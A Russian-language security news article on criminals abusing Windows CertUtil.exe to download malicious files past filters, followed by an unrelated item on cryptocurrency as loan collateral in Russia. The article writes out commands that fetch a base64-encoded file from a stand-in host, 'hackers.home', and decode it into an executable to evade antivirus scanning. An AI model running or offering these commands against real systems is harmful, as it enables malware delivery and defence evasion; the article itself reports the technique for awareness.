



CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

CertUtil.exe позволяет загружать вредоносные файлы в обход фильтрам

Эксперты в области безопасности обеспокоены использованием киберпреступниками встроенной в Windows программы CertUtil во вредоносных целях. CertUtil предназначена для управления сертификатами в Windows, с помощью этой программы вы можете устанавливать, создавать резервную копию, удалять и управлять хранилищами сертификатов в Windows.

Одной из особенностей CertUtil является возможность загрузить сертификат или любой другой файл по удаленному URL-адресу, сохранив его в виде локального файла. Для этого используется следующий синтаксис: «certutil.exe -urlcache -split -f [URL] output.file».


Еще в 2017 году исследователь Кейси Смит в Twitter выразил обеспокоенность тем, что этот метод можно использовать для загрузки вредоносных программ.


Опасения Смита подтвердились, так как недавно обнаруженный троян с марта этого года использует этот метод для загрузки различных пакетных файлов и сценариев на зараженный компьютер.

В качестве преимущества этого механизма загрузки вредоносных файлов эксперты называют возможность обойти различные фильтры, которые бы не позволили сделать это любой другой программе.

Ксавье Мертенс, консультант по вопросам безопасности, опубликовал свою версию использования CertUtil для загрузки злонамеренного содержимого. Чтобы параллельно обойти антивирусные сканеры, Мертенс предлагает кодировать файл при помощи base64, что позволит представить его как безобидный текст.

После загрузки текстового файла команда «certutil.exe -decode» может использоваться для декодирования файла в исполняемый:

C:\Temp>certutil.exe -urlcache -split -f "https://hackers.home/badcontent.txt" bad.txt
C:\Temp>certutil.exe -decode bad.txt bad.exe

Более того, некоторые специалисты сообщают о том, что такой метод уже используется киберпреступными группами.

Подпишитесь на новости

Криптовалюту в России предложили принимать в залог

Российскому бизнесу хотят разрешить обеспечивать обязательства цифровой валютой, включая стейблкоины. Проще говоря, криптовалюта может официально превратиться в залог (почти как недвижимость или ценные бумаги, только с блокчейном).

Рекомендацию Минюсту направил Совет по развитию цифровой экономики при Совете Федерации, сообщает ТАСС.

Вместе с Банком России и другими заинтересованными организациями ведомству предложили подготовить необходимые изменения в гражданском законодательстве.

Правила должны определить, какую цифровую валюту можно использовать в качестве залога, как учитывать её в бухгалтерии и каким образом расследовать связанные с ней правонарушения. Однако пока это только инициатива.

По словам сенатора Артёма Шейкина, новый механизм способен расширить доступные бизнесу способы обеспечения обязательств и сделать работу с цифровой валютой понятнее.

Однако стейблкоины для таких операций должны находиться в легальном российском криптовалютном контуре и соответствовать установленным требованиям.

Отдельное внимание предлагают уделять стране регистрации эмитента и инфраструктуре, через которую обращается актив. Если токен связан с государством, вводящим санкции против России, его могут заблокировать или сделать недоступным.

Этот риск не теоретический. Ранее Минфин пояснял, что при блокировке криптовалюты иностранным эмитентом российский депозитарий не обязан компенсировать клиенту стоимость актива.

Властям предстоит определить порядок оценки, хранения и взыскания цифровых активов, а заодно решить, кто останется с убытками.

RSS: Новости на портале Anti-Malware.ru